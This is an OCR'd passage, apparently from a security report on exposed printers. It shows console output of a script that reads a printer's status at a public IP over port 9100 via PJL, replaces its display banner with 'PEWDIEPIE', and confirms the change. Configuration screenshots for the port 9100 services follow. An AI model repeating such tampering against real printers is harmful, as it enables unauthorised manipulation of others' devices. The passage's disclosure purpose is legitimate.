[*] EXISTING STATE OF DISPLAY BANNER FOR PRINTER CONFIGURED AT: 24.234.202.13
[*]=========================================================================
found 0 associations
found 1 connections:
   1:       flags=82<CONNECTED,PREFERRED>
```


```
        outif en0
        src 10.0.1.35 port 61721
        dst 24.234.202.13 port 9100
        rank info not available
        TCP aux info available

Connection to 24.234.202.13 port 9100 [tcp/hp-pdl-datastr] succeeded!
@PJL INFO STATUS
CODE=10001
DISPLAY="PRINTER-PRINTER"
ONLINE=TRUE



[*]============================================================================
[*] HIJACKING THE DISPLAY BANNER FOR PRINTER CONFIGURED  AT: 24.234.202.13
[*]============================================================================
[*] sending payload via file to 24.234.202.13 on TCP port 9100
[*] setting message - PEWDIEPIE
found 0 associations
found 1 connections:
  1:    flags=82<CONNECTED,PREFERRED>
        outif en0
        src 10.0.1.35 port 61722
        dst 24.234.202.13 port 9100
        rank info not available
        TCP aux info available

Connection to 24.234.202.13 port 9100 [tcp/hp-pdl-datastr] succeeded!

[*] command sent successfully!

[*]============================================================================
[*]VERIFYING the DISPLAY BANNER FOR THE  PRINTER CONFIGURED AT: 24.234.202.13
[*]============================================================================
found 0 associations
found 1 connections:
  1:    flags=82<CONNECTED,PREFERRED>
        outif en0
        src 10.0.1.35 port 61723
        dst 24.234.202.13 port 9100
        rank info not available
        TCP aux info available

Connection to 24.234.202.13 port 9100 [tcp/hp-pdl-datastr] succeeded!
@PJL INFO STATUS
CODE=10001
DISPLAY="PEWDIEPIE"
ONLINE=TRUE


[*] cleaning the file: alter_banner.pjl
```


Appendix: Network Configuration TCP Port 631







Appendix: Different Version of Services Configured on TCP Port 9100



Network Configuration
Notification
E-mail reports
Service
Ethernet
Port
Wireless
Interface
Configure Service
Service Name
BRN30055C44A60D
Service Port
P1
Protocols
TCP/IP
IPP
Filter
0) No Filter
Priority
10
Control Strings
Beginning of Job
1)
End of Job
1)
Raw TCP Port
9100
Service Options
Bi-Directional
Cancel
Submit


Network Configuration
Notification
E-mail reports
Service
Ethernet
Port
Wireless
Interface
Configure Service
Service Name
BINARY_P1
Service Port
P1
Protocols
TCP/IP
IPP
Filter
0) No Filter
Priority
10
Control Strings
Beginning of Job
1)
End of Job
1)
Raw TCP Port
9100
Service Options
Bi-Directional
Cancel
Submit


Network Configuration
Notification
E-mail reports
Service
Ethernet
Port
Wireless
Interface
Configure Service
Service Name
TEXT_P1
Service Port
P1
Protocols
TCP/IP
IPP
Filter
1) Text Substitution
Priority
10
Control Strings
Beginning of Job
1)
End of Job
11)\0C
Raw TCP Port
9100
Service Options
Bi-Directional
Cancel
Submit


Network Configuration
Notification
E-mail reports
Service
Ethernet
Port
Wireless
Interface
Configure Service
Service Name
POSTSCRIPT_P1
Service Port
P1
Protocols
TCP/IP
IPP
Filter
0) No Filter
Priority
10
Control Strings
Beginning of Job
10)\FF\04\FF\05\FF\06\FF\08
End of Job
4)\1B%-12345X
Raw TCP Port
9100
Service Options
Bi-Directional
Cancel
Submit


Network Configuration
Notification
E-mail reports
Service
Ethernet
Port
Wireless
Interface
Configure Service
Service Name
PCL_P1
Service Port
P1
Protocols
TCP/IP
IPP
Filter
0) No Filter
Priority
10
Control Strings
Beginning of Job
9)\FF\04\FF\05\FF\06\FF\07
End of Job
4)\1B%-12345X
Raw TCP Port
9100
Service Options
Bi-Directional
Cancel
Submit


Network Configuration
Notification
E-mail reports
Service
Ethernet
Port
Wireless
Interface
Configure Service
Service Name
BRN30055C44A60D_AT
Service Port
P1
Protocols
TCP/IP
IPP
Filter
4) PostScript Tagged Binary
Priority
10
Control Strings
Beginning of Job
1)
End of Job
1)
Raw TCP Port
9100
Service Options
Bi-Directional
Cancel
Submit